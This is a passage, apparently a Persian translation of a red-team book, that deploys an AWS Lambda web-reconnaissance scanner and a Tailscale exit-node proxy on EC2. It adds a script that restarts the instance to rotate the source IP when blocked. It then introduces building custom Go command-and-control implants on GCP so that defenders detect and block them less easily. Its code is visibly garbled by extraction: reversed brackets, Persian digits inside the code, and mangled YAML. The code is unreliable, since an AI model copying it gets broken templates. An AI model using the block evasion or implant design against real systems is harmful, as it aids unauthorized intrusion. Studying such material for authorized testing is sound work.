زیرساخت CFN محدود به نمونه‌های EC2 نیست. می‌توانید چندین فایل قالب برای نمایش پشته‌های مختلف به‌صورت لایه‌ای ایجاد کنید. (در مستندات AWS، یک پشته با StackSet متفاوت است، که برای استفاده مکرر در چندین منطقه و

حساب طراحی شده است.) از آنجا که شما دو مورد استفاده متفاوت را مورد توجه قرار می‌دهید، می‌توانید یک قالب CFN برای تابع بدون سرور و ماشین حالت Step Function آن نیز ایجاد کنید، همان‌طور که در فهرست ۳-۵ نشان داده شده است.

شما کد خود را درون خود قالب به‌عنوان یک استقرار یک‌باره می‌پیچید. (توجه داشته باشید که جاسازی توابع Lambda درون CFN به‌دلیل تورفتگی خطوط بسیار طولانی ایجاد می‌کند، و تجزیه‌کننده‌های CFN برای عملکرد YAML بدقلق هستند. ما توصیه می‌کنیم از فایل aws-cfn-rttd-scanner-orchestrated-deploy.yaml ارائه‌شده در منابع کتاب استفاده کنید.)

```
AWSTemplateFormatVersion: '2010-09-09'
Description: 'CloudFormation template for RTTD Lambda Scanner with Step Functions
orchestration'
Resources:
RttdLambdaScannerRole:
Type: 'AWS::IAM::Role'
Properties:
RoleName: rttd-lambda-scanner-role
AssumeRolePolicyDocument:
Version: '2012-10-17'
Statement:
 -Effect: Allow
Principal:
Service: lambda.amazonaws.com
Action: sts:AssumeRole
RttdLambdaScannerPolicy:
Type: 'AWS::IAM::Policy'
Properties:
PolicyName: rttd-lambda-scanner-policy
PolicyDocument:
Version: '2012-10-17'
```

```
Statement:
 -Effect: Allow
Action:
 -logs:CreateLogGroup
 -logs:CreateLogStream
 -logs:PutLogEvents
Resource:
! -Sub 'arn:aws:logs:${AWS::Region}:${AWS::AccountId}:log-group:/aws
/lambda/rttd-lambda-scanner'*:
Roles:
! -Ref RttdLambdaScannerRole
StepFunctionsRole:
Type: AWS::IAM::Role
Properties:
RoleName: rttd-stepfunctions-role
AssumeRolePolicyDocument:
Version: '2012-10-17'
Statement:
 -Effect: Allow
Principal:
Service: states.amazonaws.com
Action: sts:AssumeRole
StepFunctionsPolicy:
Type: AWS::IAM::Policy
Properties:
PolicyName: rttd-stepfunctions-policy
```

```
PolicyDocument:
Version: '2012-10-17'
Statement:
 -Effect: Allow
Action:
 -lambda:InvokeFunction
Resource: !GetAtt RttdLambdaScanner.Arn
Roles:
! -Ref StepFunctionsRole
RttdLambdaScanner:
Type: 'AWS::Lambda::Function'
Properties:
FunctionName: rttd-lambda-scanner
Handler: index.lambda_handler
Role: !GetAtt RttdLambdaScannerRole.Arn
Code:
ZipFile| :
import json
import socket
import ssl
import urllib.request
from datetime import datetime
import concurrent.futures
import logging
logger = logging.getLogger()
logger.setLevel(logging.INFO)
```


apsec.ir

```
def get_banner(host, port, timeout=2):
try:
with socket.create_connection((host, port), timeout=timeout) as sock:
if port == 443:
context = ssl.create_default_context()
context.check_hostname = False
context.verify_mode = ssl.CERT_NONE
with context.wrap_socket(sock, server_hostname=host) as ssock:
return}
′cert': dict(ssock.getpeercert(binary_form=True)),
′version': ssock.version()
{
else:
sock.send(b"HEAD / HTTP/1.0\r\nHost: " + host.encode() + b"\r\n\r\n")
return sock.recv(1024).decode('utf-8', errors='ignore')
except Exception as e:
return f"Error: {str(e)}″
def get_http_headers(url, timeout=2):
try:
req = urllib.request.Request)
url,
headers={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64(
AppleWebKit/537.36'{
(
with urllib.request.urlopen(req, timeout=timeout) as response:
return dict(response.headers)
```

```
except Exception as e:
return f"Error: {str(e)}"
def get_webpage_content(url, timeout=2):
try:
req = urllib.request.Request)
url,
headers={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64' (
'AppleWebKit/537.36'{
(
with urllib.request.urlopen(req, timeout=timeout) as response:
return response.read().decode('utf-8', errors='ignore')[٤٠٩٦:]
except Exception as e:
return f"Error: {str(e)}"
def scan_port(target, port):
logger.info(f"Scanning {target}:{port}")
protocol = 'https' if port == 443 else 'http'
url = f'{protocol}://{target}:{port}'
result} =
'banner': get_banner(target, port),
'headers': get_http_headers(url),
'content': get_webpage_content(url) if port in [80, 443] else None
{
logger.info(f"Results for {target}:{port} - {json.dumps(result, default=str)}")
return result
def scan_target(target):
logger.info(f"Starting scan for target: {target}")
```

```
results} =
'target': target,
'timestamp': datetime.now().isoformat,()
'ports{} :'
{
with concurrent.futures.ThreadPoolExecutor(max_workers=3) as executor:
future_to_port} =
executor.submit(scan_port, target, port): port
for port in[٨٠٨٠ ,٤٤٣ ,٨٠]
{
for future in concurrent.futures.as_completed(future_to_port):
port = future_to_port[future]
try:
results['ports'][port] = future.result()
except Exception as e:
error_msg = f"Error: {str(e)}"
logger.error(f"Error scanning {target}:{port} - {error_msg}")
results['ports'][port] = error_msg
return results
def lambda_handler(event, context):
logger.info(f"Received event: {json.dumps(event)}")
targets = event.get('targets', [])
if not targets:
return}
'statusCode': 400,
'body': json.dumps({'error': 'No targets provided'})
```


apsec.ir

```
{
results[] =
with concurrent.futures.ThreadPoolExecutor(max_workers=min(len(targets), 5))
as executor:
future_to_target = {executor.submit(scan_target, target): target for target
in targets{
for future in concurrent.futures.as_completed(future_to_target):
target = future_to_target[future]
try:
result = future.result()
results.append(result)
logger.info(f"Completed scan for {target}")
except Exception as e:
error_result} =
′target': target,
′error': str(e)
{
results.append(error_result)
logger.error(f"Error scanning target {target}: {str(e)}")
logger.info(f"Final results: {json.dumps(results, default=str)}")
return}
′statusCode': 200,
′results': results
{
Runtime: python3.9
Timeout: 30
```

apsec.ir

```
MemorySize: 128
RttdScannerStateMachine:
Type: AWS::StepFunctions::StateMachine
Properties:
StateMachineName: RttdScannerOrchestrator
RoleArn: !GetAtt StepFunctionsRole.Arn
DefinitionString: !Sub
-| -
}
"Comment": "RTTD Scanner Orchestrator,"
"StartAt": "ProcessInput,"
"States} :"
"ProcessInput} :"
"Type": "Map,"
"ItemsPath": "$.targets,"
"MaxConcurrency": 10,
"Iterator} :"
"StartAt": "BatchTargets,"
"States} :"
"BatchTargets} :"
"Type": "Task,"
"Resource": "${lambdaArn},"
"Parameters} :"
"targets"$" :"$.
,{
"End": true
```


apsec.ir

```
{
{
,{
"End": true
{
{
{
} -lambdaArn: !GetAtt RttdLambdaScanner.Arn{
Outputs:
LambdaFunctionArn:
Description: 'ARN of the created Lambda function'
Value: !GetAtt RttdLambdaScanner.Arn
StateMachineArn:
Description: 'ARN of the Step Functions state machine'
Value: !Ref RttdScannerStateMachine
TestPayloadExample:
Description: 'Example test payload for manual execution'
Value| :
}
"targets] :"
"]portquiz.net,["
"]testphp.vulnweb.com["
[
{
```

فهرست ۳-۵: قالب CloudFormation بار کاری اسکنر

این قالب CFN یک راه‌حل اسکن وب بدون سرور ایجاد می‌کند که موارد زیر را انجام می‌دهد:

• نقش‌ها و سیاست‌های IAM را برای هر دو Lambda و Step Functions تعریف می‌کند

• یک تابع Lambda پایتون مستقر می‌کند که شناسایی سبک روی سرورهای وب انجام می‌دهد، اهداف را روی پورت‌های ۸۰، ٤٤٣، و ۸۰۸۰ اسکن می‌کند و هدرهای HTTP، جزئیات گواهی SSL، و نمونه‌های محتوای صفحه را جمع‌آوری می‌کند

• یک ماشین حالت Step Functions برای هماهنگ‌سازی اسکن چندین هدف به‌صورت همزمان پیاده‌سازی می‌کند

• از رشته‌بندی برای اسکن موازی کارآمد پورت‌ها و اهداف مختلف استفاده می‌کند

• نتایج ساختاریافته با اطلاعات هدف، مُهرهای زمانی، و داده‌های کشف‌شده برمی‌گرداند

این راه‌حل یک رویکرد مقیاس‌پذیر و بدون سرور برای شناسایی وب بدون نیاز به زیرساخت پایدار فراهم می‌کند.

استقرار راه‌حل CloudFormation

می‌توانید از هر روش دسترسی که AWS اجازه می‌دهد برای استقرار قالب‌های CFN استفاده کنید، اما اینجا از رابط وب استفاده خواهید کرد. قبل از شروع، یک نسخه از قالب CloudFormation aws-cfn-ec2-proxy-tailscale-deploy.yaml را اگر هنوز دریافت نکرده‌اید بازیابی کنید.

با اعتبارنامه‌های مدیریتی به AWS Management Console وارد شوید و تأیید کنید که در منطقه us-east-1 در منوی کشویی هستید. در بالا سمت چپ، CloudFormation را جستجو کنید و سپس روی سرویس کلیک کنید.

بعد، در بالا سمت راست صفحه سرویس CloudFormation، روی Create Stack With New Resources (Standard) کلیک کنید، همان‌طور که در شکل ۳-۲ نشان داده شده است.




Figure 3-2: CloudFormation's Create Stack action

شکل ۳-۲: اقدام Create Stack در CloudFormation

به پایین اسکرول کنید و Upload a Template File را انتخاب کنید، سپس فایل‌های YAML قالب CloudFormation خود را مرور کنید. پس از آپلود هر فایل، مطمئن شوید که یک URL S3 که نشان می‌دهد کجا استیج خواهد شد را می‌بینید، سپس روی Next کلیک کنید (شکل ۳-۳ را ببینید).




Figure 3-3: Uploading your CloudFormation template files

شکل ۳-۳: آپلود فایل‌های قالب CloudFormation شما

به صفحه بررسی با گزینه‌هایی برای پارامترها، نام‌ها، و مقادیر دیگر هدایت خواهید شد (شکل ۳-٤ را ببینید). به پشته خود یک نام توصیفی بدهید و سایر فیلدها را در تنظیمات پیش‌فرض خود رها کنید (در شکل ۳-٤ از پیش انتخاب شده‌اند).




Figure 3-4: Reviewing your CloudFormation parameters

شکل ۳-٤: بررسی پارامترهای CloudFormation شما

در زمان نوشتن این مطلب، ترکیب نوع نمونه t3.micro و AMI برای Amazon Linux (AL2023) در us-east-1 در دسترس است. اگر AWS تصمیم بگیرد در آینده از این گزینه‌ها پشتیبانی نکند، باید قالب را بر این اساس به‌روزرسانی

کنید. برای فیلد TailscaleAuthKey، باید یک کلید احراز هویت (با پیشـوند tskey-) در کنسـول مدیریت Tailscale تولید کنید.

در یک تب جدید، به https://login.tailscale.com/admin/ بروید، وارد شـوید، و به Settings Keys بروید (شکل ۳-۵ را ببینید).



Figure 3-5: The Tailscale admin console settings menu

شکل ۳-۵: منوی تنظیمات کنسول مدیریت Tailscale

در منوی Keys، گزینه‌هایی برای کلیدهای Auth یا API خواهید دید. روی Generate Auth Key کلیک کنید و سـپس تنظیمات مورد نظر خود را تنظیم کنید. می‌خواهید کلید را قابل اسـتفاده مجدد کنید و به‌صـورت اختیاری یک تاریخ انقضـا تنظیم کنید (شکل ۳-٦ را ببینید).




Figure 3-6: The Tailscale auth key list with your key ID

شکل ۳-٦: فهرست کلید احراز هویت Tailscale با شناسه کلید شما

کلید خود را در جای امنی مانند یک مدیر اسرار ذخیره کنید. شناسه کلید خود کلید نیست، و فقط یک شانس برای ذخیره آن قبل از پیمایش دور از منو خواهید داشت. رشته طولانی را دوباره در فیلد TailscaleAuthKey در CloudFormation که قبلاً در شکل ۳-٤ نشان داده شد جای‌گذاری کنید، سپس روی Next کلیک کنید.

در صـــفحه بعد، مقادیر پیش‌فرض را رها کنید و به پایین اســـکرول کنید. باید تأیید کنید که CloudFormation منابع AWS IAM را ایجاد می‌کند قبل از شروع استقرار (شکل ۳-۷ را ببینید). کادر را انتخاب کنید و سپس روی Next کلیک کنید.




Figure 3-7: Acknowledging IAM object creation

شکل ۳-۷: تأیید ایجاد شیء IAM

در صفحه بررسی بعدی و نهایی، دوباره بررسی کنید که همه مقادیر همان‌طور که انتظار می‌رود هستند، سپس به پایین اسکرول کنید و روی Submit کلیک کنید تا به صفحه وضعیت نشان داده‌شده در شکل ۳-۸ بروید.



Figure 3-8: CloudFormation's stack status menu

شکل ۳-۸: منوی وضعیت پشته CloudFormation

CloudFormation چندین دقیقه طول می‌کشد تا پشته شما را برای پروکسی Tailscale ایجاد کند. در حین انتظار، می‌توانید تب‌های مختلف را بررسی کنید، از جمله Outputs، که جزئیاتی درباره منابع در حال ایجاد طبق مشخصات قالب شما فراهم می‌کند. این مقادیر پویا مانند متغیرهای خروجی استاندارد عمل می‌کنند و برای راحتی شما ارائه شده‌اند.

از میزبان محلی خود با امتیازات مدیریتی، دستورالعمل‌های نصب عامل Tailscale را در https://tailscale.com/kb/1347/installation/ دنبال کنید. هنگامی که درخواست شد، می‌توانید یا با وارد کردن کلید احراز هویتی که تازه تولید کردید یا با کلیک روی Log In برای باز کردن پاپ‌آپ مرورگر برای ورود با اعتبارنامه‌های OAuth احراز هویت کنید.

به کنسول مدیریت Tailscale بازگردید، و باید حالا هم نقطه پایانی محلی خود و هم نمونه Amazon EC2 را ببینید. نمونه EC2 با پیشوند نام میزبان خود برچسب‌گذاری می‌شود و یک برچسب Exit Node خواهد داشت.

برای تکمیل راه‌اندازی، ورودی نمونه EC2 را در سمت راست صفحه پیدا کنید و روی آیکون سه‌نقطه کلیک کنید (شکل ۳-۹ را ببینید).



Figure 3-9: The Tailscale admin console with your local host agent status and EC2 instance

شکل ۳-۹: کنسول مدیریت Tailscale با وضعیت عامل میزبان محلی و نمونه EC2 شما

بعد، روی Edit Route Settings کلیک کنید. به یک منوی پاپ‌آپ هدایت خواهید شد تا یک بار دیگر گره خروجی را فعال کنید (شکل ۳-۱۰ را ببینید). این مرحله تأیید از پیکربندی نادرست جلوگیری می‌کند. کادر Use as Exit Node را انتخاب کنید، سپس روی Save کلیک کنید.



Figure 3-10: Confirming the exit node route settings

شکل ۳-۱۰: تأیید تنظیمات مسیر گره خروجی

حالا باید کلاینت Tailscale خود را روی localhost خود برای استفاده از گره خروجی نیز پیکربندی کنید، همان‌طور که در شکل ۳-۱۱ نشان داده شده است.




Figure 3-11: Setting the exit node and route advertisement in Tailscale

شکل ۳-۱۱: تنظیم گره خروجی و تبلیغ مسیر در Tailscale

با نصب عامل Tailscale و اجرای سرویس در CLI، فرمان زیر را وارد کنید (ممکن است مجبور باشید در برخی سیستم‌ها از sudo استفاده کنید):

```
% tailscale up --exit-node=TAILSCALE-MACHINE-NAME --accept-routes
```

اگر موفق باشد، وضعیت کلاینت شما باید گره خروجی فعال شما را نشان دهد، همان‌طور که در مثال macOS در شکل ۳-۱۲ نشان داده شده است.




Figure 3-12: A macOS Tailscale client UI showing the exit node connected

شکل ۳-۱۲: رابط کاربری کلاینت Tailscale در macOS که گره خروجی متصل را نشان می‌دهد

به منوی Outputs پشته CloudFormation یا منوی نمونه EC2 در AWS Management Console در https://us-east-1.console.aws.amazon.com/ec2/home?region=us-east-1#Instances/ بازگردید. می‌توانید آدرس IP خارجی استفاده‌شده برای نمونه در حال اجرا را به‌صورت زیر ببینید:

```
% curl ifconfig.me/ip
```

اجرای این فرمان به‌صورت محلی در حین اتصال از طریق شبکه همپوشانی Tailscale همان آدرس IP گره خروجی AWS شما را برمی‌گرداند.

استقرار راه‌حل AWS Lambda

حالا قالب CloudFormation اسکنر وب از فهرست ۳-۵ را آزمایش خواهید کرد. همان مراحل پیمایش AWS Management Console را با استفاده از قالب جدید دنبال کنید. اگر موفق باشد، باید یک وضعیت سبز CREATE_COMPLETE برای پشته ببینید، و باید بتوانید با جستجوی «Step Functions» در کنسول یک اجرای آزمایشی انجام دهید.

ماشین حالت را پیدا کنید و سپس روی Start Execution کلیک کنید (شکل ۳-۱۳ را ببینید).



Figure 3-13: The Step Functions state machine execution menu in the AWS Management Console

شکل ۳-۱۳: منوی اجرای ماشین حالت Step Functions در AWS Management Console

بعد، بار JSON قالب‌بندی‌شده خود را با یک یا چند دامنه وارد کنید. برای هر نمونه تابع بدون سرور اضافی که می‌خواهید دسته‌بندی کنید، از یک فهرست جداگانه استفاده کنید. می‌توانید هر تعداد دامنه در هر فهرست و تا ۱۰ فهرست جداگانه به‌عنوان یک ماتریس اضافه کنید. شکل ۳-۱۴ دامنه‌های جدا شده در دو نوع فهرست را در یک دسته نشان می‌دهد که تعداد Lambdas همزمان AWS را مقیاس می‌کند.



Figure 3-14: A JSON Step Function specifying target domains to scan

شکل ۳-۱۴: یک Step Function JSON که دامنه‌های هدف برای اسکن را مشخص می‌کند

بعد، روی Start Execution کلیک کنید تا ماشین حالت شروع شود. اگر موفق باشد، کارهای دسته‌ای باید با وضعیت سبز کامل شوند، و قادر خواهید بود نتایج را به‌صورت درون‌خطی بررسی کنید (شکل ۳-۱۵ را ببینید).



Figure 3-15: Successfully executing a Step Function and viewing results for the batch job

شکل ۳-۱۵: اجرای موفق یک Step Function و مشاهده نتایج برای کار دسته‌ای

نتایج همچنین بر اساس مُهر زمانی هر اجرای Lambda در گزارش‌های CloudWatch نوشته می‌شوند.

تغییر آدرس‌های IP منبع

اگر IP شما مسدود شد، نیازی نیست به استقرار مجدد زیرساخت ادامه دهید. می‌توانید فهرست ۳-۶ را درون AWS Cloud Shell اجرا کنید تا حالت اجرای نمونه EC2 را با توقف و شروع مجدد آن تغییر دهید. این اسکریپت را در یک فایل ذخیره کنید، INSTANCE_ID را با نمونه پروکسی Tailscale خود جایگزین کنید، و سپس از ویژگی Cloud Shell Upload برای آپلود و اجرای اسکریپت استفاده کنید. می‌توانید شناسه نمونه خود را در https://us-east-1.console.aws.amazon.com/ec2/home?region=us-east-1#Instances/ پیدا کنید.

```
/!#bin/bash

 #Replace with your instance ID from the CloudFormation outputs.

INSTANCE_ID="i-XXXXXXXXXXXXX"

echo "Current IP address":

aws ec2 describe-instances\

--instance-ids $INSTANCE_ID\

--query 'Reservations[0].Instances[0].PublicIpAddress\ '

--output text

echo "Stopping instance"...

aws ec2 stop-instances --instance-ids $INSTANCE_ID
```

```
aws ec2 wait instance-stopped --instance-ids $INSTANCE_ID

echo "Starting instance"...

aws ec2 start-instances --instance-ids $INSTANCE_ID

aws ec2 wait instance-running --instance-ids $INSTANCE_ID

echo "New IP address":

aws ec2 describe-instances\

--instance-ids $INSTANCE_ID\

--query 'Reservations[0].Instances[0].PublicIpAddress\ '

--output text
```

فهرست ۳-٦: راه‌اندازی مجدد نمونه EC2 برای یک آدرس IP جدید

این معمولاً IP عمومی را هنگام شـــروع مجدد نمونـه EC2 تغییر می‌دهد. می‌توانید بـه میزبـان محلی خود بـازگردید و فرمـان‌هـای tailscale و curl را دوبـاره اجرا کنید تـا گره خروجی خود را پس از شـــروع یـک نمونـه EC2 جـدید اعتبارسنجی کنید.

از بین بردن محیط اسکن شما

هنگامی که نتایج خود را بررســی کردید، به پشـــته‌های CloudFormation بازگردید، هر کدام را انتخاب کنید، و اقدام Delete را اجرا کنید تا هر دو بار کاری را از محیط حذف کنید. برای زیرساخت اسکن وب سبک هزینه‌ای وجود ندارد، اما هزینه‌هایی مرتبط با نگه داشتن نمونه EC2 در حال اجرا وجود دارد. سرویس Tailscale خود را روی میزبان محلی خود به‌صورت زیر خاموش کنید:

```
tailscale down %
```

باز هم، ممکن است بسته به سیستم شما نیاز به افزودن sudo داشته باشید.

خلاصه

در این فصـل، شـما دو راه‌حل مکمل با اسـتفاده از AWS CloudFormation برای اسـتقرار بارهای کاری که نیاز به شمارش سریع خدمات وب و اسکن‌های سنگین در مقیاس را برآورده می‌کنند ایجاد کردید. شما با یک رویکرد سبک بدون سـرور با اسـتفاده از توابع Lambda و Step Functions برای انجام شـناسـایی اولیه، و ضـبط هدرهای HTTP و محتوای وب از دامنه‌های هدف شـروع کردید. سـپس، یک راه‌حل قوی‌تر با اسـتفاده از نمونه‌های EC2 یکپارچه‌شـده با Tailscale ساختید، که زیرساخت پایداری برای تست عمیق‌تر فراهم می‌کند در حالی که به شما اجازه می‌دهد آدرس‌های IP را با راه‌اندازی مجدد سـاده نمونه بچرخانید. شما همچنین خدمات همپوشـانی Tailscale را گنجاندید، که به شما اجازه می‌دهد ترافیک تستر را از هر جای جهان از طریق زیرساخت متمرکز و به‌خوبی کنترل‌شده خود ارسال کنید.

4

DEVELOPING COMMAND-AND-CONTROL IMPLANTS

٤ توسعه ایمپلنت‌های فرمان و کنترل

چندین چارچوب محبوب برای ایجاد ایمپلنت‌ها در تست نفوذ و عملیات تیم قرمز وجود دارد، از جمله MSFVenom، Covenant، Sliver، و Mythic. اما چون این چارچوب‌ها از قبل بسیار شناخته‌شده و در دسترس هستند، مدافعان می‌توانند به‌راحتی انواع بار را تولید کنند تا تحلیل کنند و مکانیزم‌های تشخیصی هدفمند برای آن‌ها توسعه دهند. به همین دلیل توانایی ایجاد ایمپلنت سفارشی خود یک مهارت ضروری برای هر عضو تیم قرمز است. در این فصل، ما شما را از طریق آن فرایند راهنمایی خواهیم کرد. در پایان، یک ایمپلنت قوی مبتنی بر Go خواهید داشت که با سرویس‌های پشتیبانی‌شده توسط Google Cloud Platform اجرا می‌شود.

طراحی عملکردی

تیم‌های قرمز گاهی مقدار قابلیت‌های ساخته‌شده در چارچوب‌های بالغ ایمپلنت C2 را بدیهی می‌گیرند. بسیاری از ایمپلنت‌ها به همان روش عمل می‌کنند: آن‌ها روی سیستم هدف می‌نشینند، به‌صورت ناهمزمان از یک مجموعه فرمان کنترل‌شده توسط تستر می‌خوانند، و سپس آن فرمان‌ها را اجرا می‌کنند. مکان شنونده به سطح تلاش تغییر مسیر بستگی دارد.

به‌جای نشان دادن یک راه‌حل کامل به‌یکباره، ما قابلیت را به‌صورت تدریجی لایه‌بندی خواهیم کرد. ایمپلنت نهایی در Go نوشته خواهد شد و از SDK Google Cloud Platform (GCP) استفاده خواهد کرد. شما توابع سفارشی با مجموعه محدودی از فرمان‌ها ایجاد خواهید کرد، و از پایگاه داده NoSQL GCP Firestore برای انتقال و ردیابی حالت استفاده خواهید کرد، و در سطح رایگان سرویس می‌مانید. از آنجا که شما از SDK ارائه‌شده توسط GCP استفاده خواهید کرد، تمام ارتباطات در TLS پیچیده خواهند شد. دلیل اینکه از سوکت‌های خام با تغییر مسیر زیرساخت استفاده نخواهید کرد این است که ما معتقدیم سرویس‌های پشتیبانی‌شده ابری تغییر مسیر ذاتی از CSPهای مورد اعتماد فراهم می‌کنند. استفاده از این سرویس‌ها به این معناست که ایمپلنت شما با دامنه‌های مشروع ارتباط برقرار می‌کند نه آدرس‌های IP مشکوک، و تمام ترافیک به‌طور پیش‌فرض رمزگذاری می‌شود. مدافعان کمتر احتمال دارد ارائه‌دهندگان ابری بزرگ را مسدود کنند، همان‌طور که در مسدود کردن CDNهایی مانند Cloudflare، Akamai، و Fastly تردید خواهند کرد. مزیت نهایی استفاده از خدمات CSP احراز هویت داخلی است، به این معنا که دیگر مجبور نیستید صرفاً به ACLهای شبکه تکیه کنید.

تنها نقطه ضعف این رویکرد این است که برای CSPهای مختلف به «طعم‌های» متفاوتی از ایمپلنت خود نیاز خواهید داشت. مزایای تغییر CSP می‌تواند شامل مخلوط شدن بهتر با زیرساخت هدف و بهینه‌سازی هزینه‌ها، بسته به سرویس‌هایی که استفاده می‌کنید، باشد.

الزامات فنی

برای تکمیل این آزمایشگاه، به موارد زیر نیاز دارید:

- پروژه GCP با حقوق مالک و دسترسی کنسول وب
- Go نصب‌شده (لیست‌های این فصل با نسخه ۱,۲۳,٤ آزمایش شده‌اند)
- VS Code با افزونه‌های رسمی Go نصب‌شده (اختیاری)

معماری استقرار

بیایید با بررسی طراحی C2 که در این فصل خواهید ساخت شروع کنیم، که در شکل ٤-۱ نشان داده شده است. این با یک تابع main شروع می‌شود که به سرویس‌های بک‌اند GCP متصل می‌شود، سپس چندین تابع را برای مدیریت عملیات ایمپلنت فراخوانی می‌کند. بازه‌های نظرسنجی تصادفی شانس تشخیص را کاهش خواهند داد.

